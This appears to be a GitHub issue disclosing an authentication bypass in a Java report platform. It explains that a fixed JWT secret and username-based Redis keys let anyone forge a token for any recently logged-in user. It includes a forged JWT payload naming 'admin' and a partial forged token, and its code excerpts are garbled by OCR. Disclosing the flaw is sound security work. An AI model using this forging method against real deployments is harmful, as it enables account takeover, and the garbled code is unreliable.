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Authentication Bypass vulnerability #7

Open

New issue

S2eTo opened this issue on Oct 15 · 0 comments

S2eTo commented on Oct 15 • edited •

这是英文的漏洞报告,中文的在(This is the English report, the Chinese report is in): 身份验证绕过漏洞

Description

The program uses a fixed JWT key, and the stored Redis key uses username format characters. Any user who has logged in within an hour. JWT Token can be forged with his username to bypass authentication

Login API

com.anjiplus.template.gaea.business.modules.accessuser.controller.AccessUserController#login

```
* Oparam dto
 * @return
@PostMapping({©~"/login"})
public ResponseBean login(@RequestBody @Validated GaeaUserDto dto) {
    return responseSuccessWithData(accessUserService.login(dto));
```

Make redis key of format username, Although uuid is used, uuid is not involved in authentication. com.anjiplus.template.gaea.business.modules.accessuser.service.impl.AccessUserServiceImpl#login com.anjiplus.template.gaea.business.constant.BusinessConstant#GAEA_SECURITY_LOGIN_TOKEN

```
String loginName = gaeaUserDto.getLoginName()
String password = gaeaUserDto.getPassword();
                                                                                > src > main > java > com > anjiplus > template > gaea > business > cc 🚜 🔻 🥕 🔱
LambdaQueryWrapper<AccessUser> wrapper = Wrappers.lambdaQuery();
wrapper.eq(AccessUser::getLoginName, loginName);
AccessUser accessUser = accessUserMapper.selectOne(wrapper);
if (!accessUser.getPassword().equals(MD5Util.encrypt(password))) {
    throw BusinessExceptionBuilder.build(ResponseCode.USER_PASSWORD_ERROR);
String tokenKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_TOKEN, loginName);
String token - "";
GaeaUserDto gaeaUser = new GaeaUserDto();
if (cacheHelper.exist(tokenKey)) {
    token = cacheHelper.stringGet(tokenKey);
} else {
    String uuid = GaeaUtils.UVID();
   <u>token</u> = jwtBean.createToken_oginName, uuid, type: 0, GaeaConstant.TENANT_CODE);
```

Uses a fixed JWT secret key

spring-boot-gaea-2.0.5.RELEASE.jar!com.anji.plus.gaea.utils.JwtBean#createToken

spring-boot-gaea-2.0.5.RELEASE.jar!com.anji.plus.gaea.GaeaProperties.Security#getJwtSecret




TokenFilter for authentication

com.anjiplus.template.gaea.business.filter.TokenFilter#doFilter

Forge different users' Tokens by modifying the username field

```
{
    "type": 0,
    "uuid": "",
    "tenant": "tenantCode",
    "username": "admin"
}
```

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ0eXBlIjowLCJ1dWlkIjoiIiwidGVuYW50IjoidGVuYW50Q29kZSIsInVzZXJu





S2eTo mentioned this issue on Oct 15

身份验证绕过漏洞#8



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

